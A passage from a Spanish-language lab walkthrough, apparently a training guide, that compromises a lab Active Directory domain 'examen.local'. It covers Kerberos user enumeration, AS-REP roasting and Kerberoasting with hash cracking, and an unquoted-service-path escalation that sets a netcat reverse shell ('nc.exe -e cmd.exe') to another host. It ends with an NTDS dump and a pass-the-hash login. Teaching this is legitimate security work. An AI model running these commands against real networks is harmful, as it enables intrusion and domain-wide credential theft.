[+] 192.168.223.11:       - 192.168.223.11:80 - TCP OPEN
[+] 192.168.223.11:       - 192.168.223.11:81 - TCP OPEN
[+] 192.168.223.11:       - 192.168.223.11:88 - TCP OPEN
[+] 192.168.223.11:       - 192.168.223.11:135 - TCP OPEN
[+] 192.168.223.11:       - 192.168.223.11:139 - TCP OPEN
```

Descubrimos el puerto 88 Kerberos y el 53 DNS, posiblemente un DC:

Lo primero será descubrir el dominio.

9. ACCESO A MÁQUINA AD


Identificamos el dominio

proxychains crackmapexec smb 192.168.223.11


```
┌──(root㉿kali)-[/home/kali]
└─# proxychains crackmapexec smb 192.168.223.11
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:135  ...  OK
SMB         192.168.223.11  445    WIN-442P9GU13EM  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
```

Agregamos el nombre de dominio al fichero hosts (DNS).

nano /etc/hosts



Puerto 81:




/estudio

/ifp

/examen

Tal vez más??

Dentro de /ifp nos encontramos una lista de usuarios la cual guardaremos para probarlos con kerbrute.



¿Que hace el protocolo SMB? ¿Recursos compartidos? ¿C

daniel
luis
ignacio
lloel
putin
sergio
julian
joan

Probaremos si estos usuarios son válidos en el dominio, usamos la herramienta "kerbrute".

pip3 install kerbrute

```
┌──(root㉿kali)-[/home/kali]
└─# pip3 install kerbrute
Collecting kerbrute
  Using cached kerbrute-0.0.2-py3-none-any.whl (17 kB)
Requirement already satisfied: impacket in /usr/lib/pyth
Requirement already satisfied: dsinternals in /usr/lib/p
Installing collected packages: kerbrute
Successfully installed kerbrute-0.0.2
WARNING: Running pip as the 'root' user can result in br
```

Guardamos la lista de usuarios en un fichero usuarios.txt

proxychains kerbrute -domain examen.local -users usuarios.txt


```
┌──(root㉿kali)-[/home/kali]
└─# proxychains kerbrute -domain examen.local -users usuarios.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[*] Valid user ⇒ julian
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  EXAMEN.LOCAL:88  ...  OK
[*] No passwords were discovered :'(
```


Vemos que el usuario "julian" es un usuario valido del dominio, pero ningún usuario tiene la Flag "*dont_req_preauth*", es decir, un usuario al que le podamos solicitar un TGT y así crackear su contraseña.

Seguimos buscando. Usaremos dirbuster para hacer fuzzing y encontrar rutas, subdominios y archivos de la web.


proxychains dirbuster

```
┌──(root㉿kali)-[/home/kali]
└─# proxychains dirbuster
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libpro
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
```







Encontramos un directorio "/profile", lo analizaremos de nuevo:




Encontramos un fichero users.txt





Haremos de nuevo un análisis con kerbrute

proxychains kerbrute -domain examen.local -users usuarios.txt



Identificamos que el usuario "ifp_asrep" tiene la Flag "*dont_req_preauth*"

10. KERBEROS TGT y TGS

Solicitaremos un TGT del usuario ifp_asrep:


proxychains python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py examen.local/ifp_asrep -dc-ip examen.local -no-pass

Capturamos el ticket y lo guardamos en un fichero de texto tgt.txt


Crakeamos el "tgt" con john o con hashcat, usando como diccionario rockyou.txt

hashcat -m 18200 tgt.txt /usr/share/wordlists/rockyou.txt

john --wordlist=/usr/share/wordlists/rockyou.txt tgt.txt



Verificamos las credenciales con crackmapexec por SMB:



Vemos que la contraseña es válida pero no tiene privilegios para conectarnos por psexec.

Probamos a conectarnos con crackmapexec por winrm:

```
┌──(root㉿kali)-[/home/kali]
└─# proxychains crackmapexec winrm -dc-ip 192.168.223.11 -u ifp_asrep -p Password1 examen.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:5986 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:5985  ...  OK
HTTP        192.168.223.11  5985   192.168.223.11   [*] http://192.168.223.11:5985/wsman
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:5985  ...  OK
WINRM       192.168.223.11  5985   192.168.223.11   [-] c-ip\ifp_asrep:Password1
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.11:5985  ...  OK
WINRM       192.168.223.11  5985   192.168.223.11   [-] c-ip\ifp_asrep:examen.local
```


Vemos que no tenemos privilegios.

Intentamos generar un GTS usando las credenciales de usuario que ya hemos obtenido:

En el dominio se tiene un SPN creado con un usuario de servicio "SVC_SQL". Por lo que podemos en este caso solicitar un TGS de este usuario.

```
ServicePrincipalName               Name     Me
─────────────────────              ──────   ──

examen.local/SCV_SQL.DC-Company    SVC_SQL  CN
```

proxychains python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py examen.local/ifp_asrep:Password1 -request




De nuevo crackeamos el hash con john:

john --wordlist=/usr/share/wordlists/rockyou.txt tgs.txt


```
┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt tgs.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password!        (?)
1g 0:00:00:00 DONE (2023-06-05 06:04) 1.075g/s 48997p/s 48997c/s 48997C/s heinrich..061390
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Probamos a conectarnos de nuevo por crackmapexec por winrm y smb con el nuevo usuario y contraseña.

proxychains crackmapexec winrm -dc-ip 192.168.223.11 -u SVC_SQL -p Password! examen.local




Nos pone "Pwn3d", por lo que ya podemos conectarnos por winrm.



11. ELEVACIÓN DE PRIVILEGIOS AD Y VOLCADO DE NTDS

Enumeramos la máquina con WinPEAS y con ADPeas, listamos los servicios.



Identificamos que existe un servicio vulnerable a Unquoted Service Path, ya que el bin_path tiene espacios sin comillas

cd "C:\Vuln Service\vuln"

Dentro de esta carpeta hay un binario de netcat, nc.exe. Por lo cual intentaremos modificar el bin path, bajar el servicio y volverlo a levantar para que nos ejecute una reverse_shell hacia la máquina Ubuntu.

Recordemos que este servicio está ejecutándose con privilegios del sistema.

sc.exe config SERVICIO_VULNERABLE binPath= 'C:\Vuln Service\vuln\nc.exe -e cmd.exe (IP) (Puerto a poner en escucha)'

```
*Evil-WinRM* PS C:\Vuln Service\vuln> sc.exe config SERVICIO_VULNERABLE binPath= 'C:\Vuln Service\vuln\nc.exe -e cmd.exe 192.168.223.7 54'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.8:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.8:5985  ...  OK
[SC] ChangeServiceConfig CORRECTO
```

En este punto dentro del directorio "servicio vulnerable" hemos creado una revershell apuntando a la maquina Ubuntu para escuchar a través del puerto "54".

Es importante desde otra terminal conectarnos desde fuera de metasploit y a través de ssh a la maquina Ubuntu que es desde donde nos pondremos a la escucha para recibir la revershell.

Accedemos por ssh a la máquina Ubuntu y nos ponemos a la escucha:

- *root@osboxes:/tmp# nc -nlvp 54*


```
root@osboxes:/tmp# nc -nlvp 54
Listening on [0.0.0.0] (family 0, port 54)
```

Iniciamos el servicio desde la sesión del AD:

sc.exe start SERVICIO_VULNERABLE

```
*Evil-WinRM* PS C:\Vuln Service\vuln> sc.exe start SERVICIO_VULNERABLE
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.8:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.8:5985  ...  OK
^C[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.8:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.223.8:5985  ...  OK
```

En este punto estamos a la escucha en la sesión de ssh, hemos ejecutado el servicio al que hemos añadido anteriormente la reverse Shell lo que hace que en la sesión de ssh a la escucha se nos abra,




En la sesión de la reverse Shell añadimos el usuario "SVC_SQL" al grupo "Administradores"

net localgroup Administradores SVC_SQL /add

```
C:\Windows\system32>net localgroup Administradores SVC_SQL /add
net localgroup Administradores SVC_SQL /add
Se ha completado el comando correctamente.


C:\Windows\system32>
```

Usando crackmapexec hacemos un volcado del ntds del AD con el usuario SVC_SQL el cual ahora pertenece al grupo Administradores.


proxychains crackmapexec smb (IP)-d examen.local -u SVC_SQL -p Password! --ntds



12. CONEXION COMO ADMINISTRADOR

Nos conectamos como administrador usando el hash NTLM que hemos identificado en el volcado del NTDS, podemos hacerlo con psexec, wmiexec o con evil-winrm

proxychains evil-winrm -i 192.168.223.11 -u Administrador -H cfae279a292213ad99683…….



Autor de esta guía

Julián David Delgado Piraquive

Head of Offensive Security & MDR

Julián es un experto en ciberseguridad, especializado en seguridad ofensiva y respuesta ante incidentes. Lidera equipos de Red Team y MDR en Factum Information Technologies, además es docente tutor de un Máster Universitario de Ciberseguridad.

Ver más contenido de este autor

Puedes encontrar más contenido como este en www.cylum.tech

Cylum

CYBERSECURITY AS A SERVICE

Simplificamos la ciberseguridad

Soluciona tus necesidades de ciberseguridad, protégete ante los riesgos digitales. Cumple con la regulación.

Personal Experto

Tecnología

Cumplimiento normativo

Protección 24x7